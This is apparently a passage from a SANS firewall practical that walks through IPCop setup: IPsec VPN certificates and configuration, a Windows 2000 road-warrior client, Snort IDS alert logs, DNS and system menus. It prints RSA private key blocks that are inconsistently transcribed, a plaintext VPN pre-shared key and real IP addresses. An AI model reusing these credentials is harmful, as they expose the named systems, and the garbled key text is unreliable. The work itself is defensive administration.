vsi3kibu/AzkHyModXhFNzAHEFsexCDHF0JNhuPwVU45YtH4KhYT0jc5KMLQEWTN
tAzXSx+OoK3C+NotAIX6F0KYRwNysx+tJ3U/Wy04QTRJ0WpMQ8YRxQ4Tf29h30It
/3MUAmmgOvvjwqnxAwrgyrZw6e4Q7uy7ReOwwbAznPV2kzGruEEcxGOWG60la6+g
X8YKWnyOTqNLICIIc8dd0Eg+ooF2wSvhHApytRDpldCFCsjgdmSulZ2K4NtTmXEQ
0RMt3KeLaysSUibYTpVsJL4Nz4ETcOWkSgzqvAkX4fukeP0T0Zr0+xsd8KVjIddv
rlqaZi3TOn8wUUXKjxXIaYaGix5eHRuP1Jn1lSkAAttSIYPszfpyd1IjsaomETGi
hTwskhxuh1DRV0Nij/5GXeMdchFeJhx29dvGP5R03Z3h/AFeh2jiQhR/SD75DsI2
U6s9XRlEj6Is71ErjKfOf92s1XMg7iynWEYyGrMHIJCcSMhJAhVeeajX05uqx/YR
zs65+qA5rQhZKwPMHRjds1hOqV+ULQSkO3kJRM61aRbw9yR20dShlefnWTEqn2V0
J8p0z7CODJo/+5YY7bT4AlOW0M4ggzpV1+u0luxEgz6fExe7N4UrQ4HrkXlmiU5l
-----END RSA PRIVATE KEY-----
```

```
~
~
~
~
```

```
"IPCOP.vpn.server.key" 30L, 1751C written
```

We have generated the certificates and need to install them on the gateway machine.

### 1) Install the files in their proper locations

```
root@GeoffFW:/usr/share/ssl/CA/private # cp IPCOP.vpn.server.key
/etc/ipsec.d/private
```

```
root@GeoffFW:/usr/share/ssl/CA/private # cp IPCOP.vpn.server.pem
/etc/ipsec.d
```

```
root@GeoffFW:/usr/share/ssl/CA/private # cp demoCA/cacert.pem
/etc/ipsec.d/cacerts
```

```
root@GeoffFW:/usr/share/ssl/CA/private # openssl ca -gencrl -out
/etc/ipsec.d/crls/crl.pem
```

```
Using configuration from /usr/share/ssl/openssl.cnf
```

```
Enter PEM pass phrase:
```

All of the keys have been generated signed and moved to the correct locations. All that is left on the server is to configure “ipsec.secrets” and “ipsec.conf”.

### 1) Configure ipsec.secrets:

```
root@GeoffFW:/usr/share/ssl/CA/private # cd /var/ipcop/vpn
root@GeoffFW:/var/ipcop/vpn # ls
config ipsec.conf ipsec.conf.bak ipsec.secrets ipsec.secrets.bak
settings
root@GeoffFW:/var/ipcop/vpn # vi ipsec.secrets
8pG8U/TXcF3lTeDYmpN9lDO/0ansOncTlDlXzrqFr6BP1SwzKRL6rfP7e3fL4PBN
lftYzte9ni9G3PGqgl75ztMshwb6M6Eon9dAPdMl7jYkyCRUDI92hq6tP0edqAyM
2BU/Kg2A+D5www3WIrcKwjIII6Q2zJDqmY4E/XV4Hrs1UYMtZQyKXawH0fiwecDu
QN+DkRa59Je8kVhmp+nna5z1COVYlARw6XlveaUfYvoHgD8RBvvqbmYb6pOSRiyI
ZYnEwev2d4/ruN0LwuOLJdx7eCQ7uhilMoXyGYmko9q1Hq0N4blEgjcqfhr7sGw
baqpc0VtAdpIXsAI5h+9wmrR2r3B7Ez0B5amuhfBJwLLYBO7t9P+GO1YL/97cfNJ
pZNB7D+gWsg1B4EgifyoaeZs5SZLPaVoVhPjWGMvQ3ich/loEwEW8USiDYJZZm4j
3N6sCZLNBKD0LHnt6xqDzsGnmKaUvma7UM8pmOii76PBKWo/5mGe0Yetb+13Ekn/
eLykv6su8Osiyb0TStw8ST5RkqGnEltyZMeEYViAT64f+calQrjaMbxNEEBzRvAQ
4PMpvuiKj/ZGz3yak1VF/IpLzrSRlrYMN36wqDznN02d0voOwGkLSzYu7slFtsaJ
wcE7763EMYhmqxurK7D+PJOI/xTfbchlJo8ngSBQCBOMwxHcUiNCpDltLRQntUGk
vsi3kibu/AzkHyModXhFNzAHEFsexcdHF0JNhuPwVU45YtH4KhYT0jc5KMLQEWtN
tAzXSx+OoK3C+NotAIX6F0KYRwNysx+tJ3U/Wy04QTRJ0WpMQ8YRxQ4Tf29h30It
/3MUAmmgOvvjwqnxAwrgyrZw6e4Q7uy7ReOwwbAznpV2kzGruEEcxGOWG6OlA6+g
X8YKwnyOTqNLICIc8dd0Eg+ooF2wSvhHApytRDpldCFCsjgdmSulZ2K4NtTmXEQ
0RMt3KeLaysSUIbYTpVsJL4Nz4ETcOWkSgzqvAkX4fukeP0T0Zr0+xsd8KVjIddv
rlqaZi3TOn8wUUXKjxXIaYaGIx5eHRuPlJnl1SkAAttSIYPszfpydlIjsaomETGi
hTwskhxuh1DRV0Nij/5GXeMdchFeJhx29dvGP5R03Z3h/AFeh2jiQhR/SD75DsI2
U6s9XRlEj6Is71ErjKfOf92s1XMg7iynWEYyGrMHIJCcSMhJAhVeeajX05uqx/YR
zs65+qA5rQhzKwPMHRjds1hOqV+ULQSkO3kJRM61aRbw9yR20dShlefnWTEqn2V0
J8p0z7CODJo/+5YY7bT4AlOW0M4ggzpV1+u0luxEgz6fExe7N4UrQ4HrkXlmiU5l
-----END RSA PRIVATE KEY-----
128.196.176.149 68.63.197.67 : PSK "myvpn"
"ipsec.secrets" 31L, 1794C written
```

We added the RSA private key to the ipsec.secrets file while leaving the configuration for the IPCop to IPCop connection (that is highlighted in Red).

### 2) Configuring ipsec.conf

```
root@GeoffFW:/var/ipcop/vpn # vi ipsec.conf
config setup
    interfaces=%defaultroute
    klipsdebug=none
    plutodebug=none
    plutoload=%search
    plutostart=%search
    uniqueids=yes

conn %default
    keyingtries=1
    compress=yes
    disablearrivalcheck=no
    authby=rsasig
    lefttrsasigkey=%cert
    righttrsasigkey=%cert
```

```

conn GeoffFW
    left=128.196.176.149
    compress=yes
    leftsubnet=192.168.10.0/24
    leftnexthop=128.196.176.129
    right=68.63.197.67
    rightsubnet=192.168.88.0/24
    rightnexthop=68.63.196.1
    auto=add

conn roadwarrior-net
    leftsubnet=192.168.10.0/24
    also=roadwarrior

conn roadwarrior
    right=%any
    left=128.196.176.149
    leftcert=128.196.176.149.pem
    leftnexthop=128.196.176.129
    auto=add
    pfs=yes

```

"ipsec.conf" 43L, 656C written

In the above “ipsec.conf” file we have 3 configuration settings. The configuration in **BLACK** is the default configuration that tells the server how to setup the connections. The configurations in **RED** dictate the remote admin configuration that we setup earlier. The last configuration in **BLUE** is the changes that we added to the “ipsec.conf” file for the road warrior. It dictates that the network will be the internal interfaces, that the right hand address can be anything and which KEY to use (**leftcert=128.196.176.149.pem**)

Now we need to setup the Windows 2000 laptop.

**1) Create the certificate, again following the steps under 'Generating a Certificate'.**

```

root@GeoffFW:~ # cd /usr/share/ssl/CA/private
root@GeoffFW:/usr/share/ssl/CA/private # ls
IPCOP.vpn.client.key  IPCOP.vpn.server.key  demoCA      newcert.pem
IPCOP.vpn.client.pem  IPCOP.vpn.server.pem  demoCA.tar  newreq.pem

```

You can see that we created a new key and pem file. Now we need to generate a p12 file for windows to be able to utilize it.

**2) From this certificate, export a .p12 file for the Windows machine.**

```

root@GeoffFW:/usr/share/ssl/CA/private # openssl pkcs12 -export -in
IPCOP.vpn.client.pem -inkey IPCOP.vpn.client.key -certfile
demoCA/cacert.pem -out IPCOP.vpn.client.p12
Enter PEM pass phrase:
Enter Export Password:
Verifying password - Enter Export Password:

root@GeoffFW:/usr/share/ssl/CA/private # ls
IPCOP.vpn.client.key  IPCOP.vpn.server.key  demoCA.tar
IPCOP.vpn.client.p12  IPCOP.vpn.server.pem  newcert.pem

```

IPCOP.vpn.client.pem demoCA

newreq.pem

**Also run the following, and make a note of it's output:**

**\$ openssl x509 -in demoCA/cacert.pem -noout -subject**

root@GeoffFW:/usr/share/ssl/CA/private # **openssl x509 -in demoCA/cacert.pem -noout -subject**

subject=

/C=US/ST=Tucson/L=Arizona/O=HappyFirewalls/OU=VPN/CN=128.196.176.149/Email=someemail@hush.com

**3) Copy this file over to the Windows machine in a secure fashion, such as 'scp' or with a floppy disk. Don't use FTP!**

**4) Unzip Marcus Müller's ipsec.exe utility to some directory on your Windows machine (I generally use c:\ipsec)**

The image below show both step 3 and 4 as completed!




figure 30

**5) Create a IPSEC + Certificates MMC**

**6) Add the certificate**

When steps 5 and 6 are completed (please see <http://support.real-time.com/open-source/ipsec/index.html> for more detail) the IPSEC.MSC will look like this:

© SANS Institute




figure 31

## 7) Set up the IPsec utility

Install ipsecpol.exe (Windows 2000) or ipseccmd.exe (Windows XP) as described in the documentation for the ipsec utility

```

C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>cd ipsec
C:\ipsec>ipsecpol

v1.22 Copyright(c) 1998-2001, Microsoft Corporation
USAGE:
ipsecpol \machinename -f FilterList -n NegotiationPolicyList -t TunnelAddr
        -a AuthMethodList -is SecurityMethodList -ik Phase1RekeyAfter -ip
        -soft -confirm [-dialup OR -lan] -u
        {-w TYPE:DOMAIN -p PolicyName:PollInterval -r RuleName -x -y -o}

BATCH MODE:
ipsecpol -file filename
        File must contain regular ipsecpol commands,
        all these commands will be executed in one shot.

For extended usage, run: ipsecpol -?
C:\ipsec>

```

figure 32

Edit your ipsec.conf (on the windows machine), replacing the "RightCA" with the output of the 'openssl x509 -in demoCA/cacert.pem -noout -subject'; reformatted as below (you need to change the /'s to commas, and change the name of some of the fields -- just follow the example below):

```

conn Roadwarrior
    left=128.196.176.149

```



```

right=%any
leftsubnet=192.168.10.0/24
leftca="C=US,ST=Tucson,L=Arizona,O=HappyFirewalls,OU=VPN,CN=128.1
96.176.149,Email=someemail@hush.com"
network=auto
auto=start
pfs=yes

```

## 8) Start the link

Now, ping your gateway host. It should say 'Negotiating IP Security' a few times, and then give you ping responses. Note that this may take a few tries; from a T1 hitting a VPN server on a cable modem, it usually takes 3-4 pings

The image below shows the connection being created with the IPSEC.exe tool.

```

C:\ipsec>ipconfig /renew

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : arizona.edu
    IP Address. . . . .               : 128.196.176.243
    Subnet Mask . . . . .             : 255.255.255.128
    Default Gateway . . . . .         : 128.196.176.129

C:\ipsec>ipsec
IPSec Version 2.1.4 (c) 2001,2002 Marcus Mueller
Getting running Config ...
Microsoft's Windows 2000 identified
Host name is: starscream
No RAS connections found.
LAN IP address: 128.196.176.243
Setting up IPsec ...

    Deactivating old policy...
    Removing old policy...

Connection Roadwarrior:
    MyTunnel      : 128.196.176.243
    MyNet         : 128.196.176.243/255.255.255.255
    PartnerTunnel: 128.196.176.149
    PartnerNet    : 192.168.10.0/255.255.255.0
    CA (ID)       : C=US,ST=Tucson,L=Arizona,O=HappyFirewalls,OU=VPN,C...
    PFS           : y
    Auto          : start
    Auth.Mode     : MD5
    Rekeying      : 3600S/50000K
    Activating policy...

C:\ipsec>ping 192.168.10.88

Pinging 192.168.10.88 with 32 bytes of data:
Negotiating IP Security.
Negotiating IP Security.
Negotiating IP Security.
Negotiating IP Security.

Ping statistics for 192.168.10.88:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\ipsec>ping 192.168.10.88

Pinging 192.168.10.88 with 32 bytes of data:

Reply from 192.168.10.88: bytes=32 time<10ms TTL=255
Reply from 192.168.10.88: bytes=32 time<10ms TTL=255
Reply from 192.168.10.88: bytes=32 time<10ms TTL=255
Reply from 192.168.10.88: bytes=32 time<10ms TTL=255

Ping statistics for 192.168.10.88:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\ipsec>_

```



figure 33

When you are ready to tear down the IPSEC tunnel you run the IPSEC.exe tool again with the “-off” flag.

```

C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>cd ipsec

C:\ipsec>ipsec -off
IPSec Version 2.1.4 (c) 2001,2002 Marcus Mueller
Getting running Config ...
Microsoft's Windows 2000 identified
Deactivating old policies...

C:\ipsec>
  
```

figure 34

## Intrusion Detection Services

Our Intrusion Detection Services are essentially SNORT. By enabling SNORT in the System menu you have IPCop set the variables for you. The rule files and variable file for snort live in the /etc/snort directory. Successful

```

192.168.10.88 - internal IPCop - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles

cron.1.gz      lastlog      messages.1.gz secure.4.gz   wtmp
cron.2.gz      lost+found   messages.2.gz snort         wtmp.1.gz
root GeoffFW /var/log # cd snort
root GeoffFW /var/log/snort # ls
alert          alert.2.gz   alert.4.gz   portscan.log.1.gz portscan.log.3.gz
alert.1.gz     alert.3.gz   portscan.log portscan.log.2.gz
root GeoffFW /var/log/snort # ps -ef |grep snort
snort    12128    1  0 04:02 ?        00:00:02 /usr/sbin/snort -c /etc/snort/sn
root    13139 13050  0 15:00 tty0     00:00:00 grep snort
root GeoffFW /var/log/snort # cd /etc/snort
root GeoffFW /etc/snort # ls
attack-responses.rules  ftp.rules      rpc.rules      vars
backdoor.rules          icmp-info.rules rservices.rules virus.rules
bad-traffic.rules       icmp.rules     scan.rules     web-attacks.rules
classification.config   info.rules     shellcode.rules web-cgi.rules
ddos.rules              local.rules    smtp.rules     web-coldfusion.rules
dns.rules              misc.rules     snort.conf     web-frontpage.rules
dos.rules              netbios.rules sql.rules       web-iis.rules
exploit.rules          policy.rules   telnet.rules   web-misc.rules
finger.rules           porn.rules     tftp.rules     x11.rules
root GeoffFW /etc/snort # more vars
var HOME_NET 128.196.176.149
var DNS_SERVERS [128.196.11.233,128.196.11.234]
root GeoffFW /etc/snort #
  
```

figure 35

The rules are standard SNORT rules and the snort.config file uses an include statement to add the variables that IPCop sets for us. Here is part of that config file.

```
root@GeoffFW:/etc/snort # more snort.conf
#####
#
# This file contains the default snort configuration.
# for all IPCop Versions
# Unless you are totally happy with this file, please
# only change whats needed
#
# 1) Set the network variables for your network
# 2) Configure preprocessors
# 3) Configure output plugins
# 4) Customize your rule set
#
# $Id: snort.conf,v 1.3.2.1 2002/07/29 10:01:25 riddles Exp $
#
#####
# Only area a user needs to edit
Notice the include for the "vars" file that we did a more of in the image above.
include /etc/snort/vars
var EXTERNAL_NET any
var SMTP $HOME_NET
var HTTP_SERVERS $HOME_NET
var SQL_SERVERS $HOME_NET
var HTTP_PORTS 80
var ORACLE_PORTS 1521
```

The Intrusion Detection System Logs can be viewed in the web interface. They show the out put of the "alerts" file in the /var/log/snort directory.

[other](#) | [web proxy](#) | [firewall](#) | [intrusion detection system](#)

**Settings:**

Month:  Day:

**Log:**

<b>Date:</b>	12/31 11:58:25	<b>Name:</b>	spp_stream4: TCP CHECKSUM CHANGED ON RETRANSMISSION (possible fragroute) detection
<b>Priority:</b>	n/a	<b>Type:</b>	n/a
<b>IP info:</b>	128.196.176.149:4201 -> 207.99.30.226:80		
<b>References:</b>	none found	<b>SID:</b>	n/a
<b>Date:</b>	12/31 14:15:55	<b>Name:</b>	spp_stream4: possible EVASIVE RST detection
<b>Priority:</b>	n/a	<b>Type:</b>	n/a
<b>IP info:</b>	65.54.249.190:443 -> 128.196.176.149:64322		
<b>References:</b>	none found	<b>SID:</b>	n/a
<b>Date:</b>	12/31 16:40:11	<b>Name:</b>	ICMP PING NMAP
<b>Priority:</b>	2	<b>Type:</b>	Attempted Information Leak
<b>IP info:</b>	128.196.176.142:n/a -> 128.196.176.149:n/a		
<b>References:</b>	none found	<b>SID:</b>	469
<b>Date:</b>	12/31 16:40:11	<b>Name:</b>	spp_portscan: PORTSCAN DETECTED from 128.196.176.142 (THRESHOLD 4 connections exceeded in 0 seconds)
<b>Priority:</b>	n/a	<b>Type:</b>	n/a
<b>IP info:</b>	n/a:n/a -> n/a:n/a		
<b>References:</b>	none found	<b>SID:</b>	n/a

**Error messages:**

figure 36

Here is an excerpt from the IPCop documentation explaining what we see above.

When first visited the date defaults to the current day. You may select a different date with the drop down boxes if you require. An explanation of the fields displayed is given below:

*Date* - the time and date of the incident.

*Name* - the recognized name of the incident.

*Priority* - the seriousness of the incident (1 is high).

*Type* - the general type of the incident.

*IP Info* - the ipaddress and port the attack came from and to.

*References* - links to any references (URLs) found.

You may press the [Export] button to download the log file from your IPCop server to your local machine.

([www.ipcop.org](http://www.ipcop.org))

```
192.168.10.88 - default - SSH Secure Shell
File Edit View Window Help
SSH Secure Shell 3.2.0 (Build 267)
Copyright (c) 2000-2002 SSH Communications Security Corp - http://www.ssh.com/

This copy of SSH Secure Shell is a non-commercial version.
This version does not include PKI and PKCS #11 functionality.

Last login: Tue Dec 24 16:49:04 2002 from dialup-64.154.146.77.diall.austinl.lev
el3.net
root GeoffFW ~ # uptime
   1:14pm up 21 days, 14:02,  1 user,  load average: 0.00, 0.00, 0.00
root GeoffFW ~ # who am i
GeoffFW!root          tty0      Dec 31 13:14 (starscream)
root GeoffFW ~ # uname -a
Linux GeoffFW 2.2.21 #1 Sun Nov 10 11:08:47 EST 2002 i686 unknown
root GeoffFW ~ # cd /var/log/snort
root GeoffFW /var/log/snort # ls
128.196.128.46    200.74.24.243    218.84.170.16    alert.3.gz
128.196.176.148  202.108.251.110  61.149.35.44     alert.4.gz
128.196.176.149  202.184.17.40    61.174.124.164   portscan.log
128.196.176.231  203.244.191.90   80.62.174.184    portscan.log.1.gz
128.196.176.236  210.69.37.2       alert             portscan.log.2.gz
138.121.23.4     211.114.106.222  alert.1.gz
164.77.167.46    212.23.10.129    alert.2.gz
root GeoffFW /var/log/snort # cd 61.174.124.164/
root GeoffFW /var/log/snort/61.174.124.164 # ls
TCP:3772-80
root GeoffFW /var/log/snort/61.174.124.164 # more *
[**] spp_stream4: possible EVASIVE RST detection [**]
12/15-19:58:52.896891 0:D0:0:29:3F:FC -> 0:l:3:D2:D7:A6 type:0x800 len:0x3C
61.174.124.164:3772 -> 128.196.176.148:80 TCP TTL:254 TOS:0x0 ID:51984 IpLen:20
DgmLen:40
***A*R** Seq: 0x65BC5AC1 Ack: 0x6DF5D4AA Win: 0x4248 TcpLen: 20

=+=+=====
[**] spp_stream4: possible EVASIVE RST detection [**]
12/15-19:58:52.897048 0:D0:0:29:3F:FC -> 0:l:3:D2:D7:A6 type:0x800 len:0x3C
61.174.124.164:3772 -> 128.196.176.148:80 TCP TTL:254 TOS:0x0 ID:51984 IpLen:20
DgmLen:40
***A*R** Seq: 0x65BC5AC2 Ack: 0x6DF5D4AA Win: 0x4248 TcpLen: 20

=+=+=====
[**] spp_stream4: possible EVASIVE RST detection [**]
12/15-19:58:52.897048 0:D0:0:29:3F:FC -> 0:l:3:D2:D7:A6 type:0x800 len:0x3C
61.174.124.164:3772 -> 128.196.176.148:80 TCP TTL:254 TOS:0x0 ID:51984 IpLen:20
DgmLen:40
***A*R** Seq: 0x65BC5AC3 Ack: 0x6DF5D4AA Win: 0x4248 TcpLen: 20

root GeoffFW /var/log/snort/61.174.124.164 #
```

This will enable you to host your own Web server and/or Email server (etc...) from your Home/SOHO with very little fuss.

To get your own domain or sub-domain just head over to one of the following sites and sign up for either a free sub-domain or a paid domain dynamic DNS account:

By simply adding the following information you can be up and running as soon as your account is activated:

*Service* - Select the Dynamic DNS Service Provider you have an active account with.

*Behind a proxy* - This option is only of use with a no-ip.com account and should normally be left empty.

*Enable Wildcards*- This option will enable the acceptance of ANY hostname request for your account (ex. www, ftp, etc...)

*Hostname* - This is, normally, the name of your account with the selected *Service*.

*Domain* - This is the Domain name that you selected when you set your account up with your *Service*.

*Username* - The *Username* used to log in to your account with your *Service*.

*Password* - The *Password* used to log in to your account with your *Service*.

*Enabled* - By placing a "Check" in this box and clicking the [Add] button you can activate a given account with a *Service*.

**web proxy | dhcp | port forwarding | external aliases | external service access | dmz pinholes | dynamic dns**

**Add a host:**

Service:  Behind a proxy: ☐ Enable wildcards: ☐

Hostname:  Domain:

Username:  Password:

Enabled: ☒

**Current hosts:**

Service	Hostname	Domain	Proxy	Wildcards	Enabled	Mark
dyndns.org	GCFWcookies	gcfwcookies.com	✗	✗	✓	<input type="checkbox"/>

figure 38

## Caching DNS

The IPCop server will also cache DNS requests for the rest of the network and act as the Primary DNS server. By performing a “netstat -a” we can see the different interface listening on port 53.

```
root@GeoffFW:~ # netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State
tcp      0      128 GeoffFW:222       starscream:1209    ESTABLISHED
tcp      0      0 *:222              *:                  LISTEN
tcp      0      0 GeoffFW:800        *:                  LISTEN
tcp      0      0 *:81               *:                  LISTEN
tcp      0      0 *:microsoft-ds     *:                  LISTEN
udp      0      0 128.196.176.149:isakmp *:                  LISTEN
udp      0      0 *:1026             *:                  LISTEN
udp      0      0 *:bootps           *:                  LISTEN
udp      0      0 *:1025             *:                  LISTEN
udp      0      0 localhost:domain   *:                  LISTEN
udp      0      0 GeoffFW:domain     *:                  LISTEN
udp      0      0 10.10.88.1:domain  *:                  LISTEN
udp      0      0 128.196.176.149:domain *:                  LISTEN
```

## DNSMASQ server.

DNSMASQ will serve names from the DHCP leases file as well as the /etc/hosts file. It also caches internet addresses.

## IPCop System Interface

By selecting the “System” link in the left hand menu we have several options that relate to maintaining the Firewall.




figure 39

The update section will allow us to update the IPCop code. From that configuration menu we can upload the files locally and update the configuration. This interface will also tell us what updates are installed and (by clicking the Refresh update list) tells if any new ones are available.

updates | time | passwords | ssh | intrusion detection system | backup | shutdown

**Installed updates:**

ID	Title	Description	Released	Installed

**Available updates:**

All updates installed

**Install new update:**

To install an update please upload the .tar.gz file below:

Upload update file:

**Error messages:**

figure 40

The “passwords” section will allow us to change the passwords for the system. That apply only to the web interface. The root account password on the firewall must be changed manually.

updates | time | passwords | ssh | intrusion detection system | backup | shutdown

**Admin user password:**

Password:  Again:

**Dial user password:**

Password:  Again:

**Error messages:**

Figure 41

The “ssh” area is simply one check box that will enable or disable the ssh on the system. However, this particular sshd server is running on port 222.

[updates](#) | [time](#) | [passwords](#) | [ssh](#) | [intrusion detection system](#) | [backup](#) | [shutdown](#)

**Remote access:**

SSH: ☒

**Error messages:**

figure 42

This is the output of the netstat -a out put on the firewall that shows a service listening on port 222:

```
root@GeoffFW:~ # netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address State
tcp      0      128 GeoffFW:222    starscream:2181 ESTABLISHED
tcp      0      0 *:222           *:*

```

This is also where we enable the IDS system that we already discussed. We can do this by checking the box and clicking on save.

[updates](#) | [time](#) | [passwords](#) | [ssh](#) | [intrusion detection system](#) | [backup](#) | [shutdown](#)

**Intrusion Detection System:**

Snort: ☒

**Error messages:**

figure 43

Doing a remote backups of other systems will be accomplished by the Rsync tool discussed earlier. However, we are going to only perform local backup for Firewall by dumping the config to floppy. This activity is prone to human error as is will need to be done when ever a change is made however we do NOT want some script running on a machine in our network to have root access to our firewall. Just the thought makes me shutter!



[updates](#) | [time](#) | [passwords](#) | [ssh](#) | [intrusion detection system](#) | [backup](#) | [shutdown](#)

**Backup Configuration:**

Insert a formatted floppy into the drive and click *Backup* to backup the system configuration. Please examine the results carefully to make sure the backup completed successfully.

**Error messages:**

figure 44

In the unlikely event that the firewall needs to be rebooted we have the option to reboot or shutdown the firewall from the “shutdown” link.

[updates](#) | [time](#) | [passwords](#) | [ssh](#) | [intrusion detection system](#) | [backup](#) | [shutdown](#)

**Shutdown:**

figure 45

IPCop utilizes the NTPDATE function to sync time with an external time server. It is possible to set up IPCop to act as a NTP server however that requires manually editing the configuration files.

Here is a except from the IPCop documentation on how to configure NTP.

This section allows you to tell IPCop to synchronize its internal clock with an NTP Server on the Internet or your local network. You may safely ignore this section if you do not wish to make use of it.

This feature first appeared in IPCop version 0.1.2

**Enabled** - Ticking the [Enabled] checkbox allows IPCop to synchronize with an NTP Server. When you press [Save], any changes are acted upon.

**Manually** - Selecting this option means that time synchronization will only occur when you press the [Set Time Now] button.

**Every** - Selecting this option means that time synchronization will happen on a repeating schedule. The number needs to be an integer. The time period is selected from the drop down menu. You can also initiate a synchronization by pressing the [Set Time Now] button at any time. A successful synchronization resets the counter.

**Primary NTP Server** - Type in an IP address for your first choice of Time Server. This can either be its name, such as `ntp.myisp.com`, or a valid numeric IP address, like `192.168.42.1`

If you are using NTP servers on the Internet, try to use ones geographically close to you, and best of all, those provided by your Service Provider.

**Secondary NTP Server** - Type in an IP address for your second choice of Time Server. This allows some redundancy if for any reason the Primary Server is unavailable.

If you are syncing with a server on your internal Green network, don't put an external network address as the secondary server, as it will cause IPCop to try and dial out if it's not connected.

**Set Time Now** - Pressing this button queues a request for a time synchronization. The message "Waiting to synchronize clock" appears until a successful sync occurs. Please note, this could take up to five minutes, as a cronjob periodically checks for requests.

If attempts to sync persistently fail, you can cancel the sync attempt by unchecking the [Enabled] box and pressing the [Save] button.

([www.ipcop.org](http://www.ipcop.org))

updates | time | passwords | ssh | intrusion detection system | backup | shutdown

**Use a Network Time Server:**

Enabled: ☐ Clock has not been synchronized

**Update the time:**

☐ Manually:

☒ Every:

Primary NTP Server:  Secondary NTP Server:

Waiting to synchronize clock

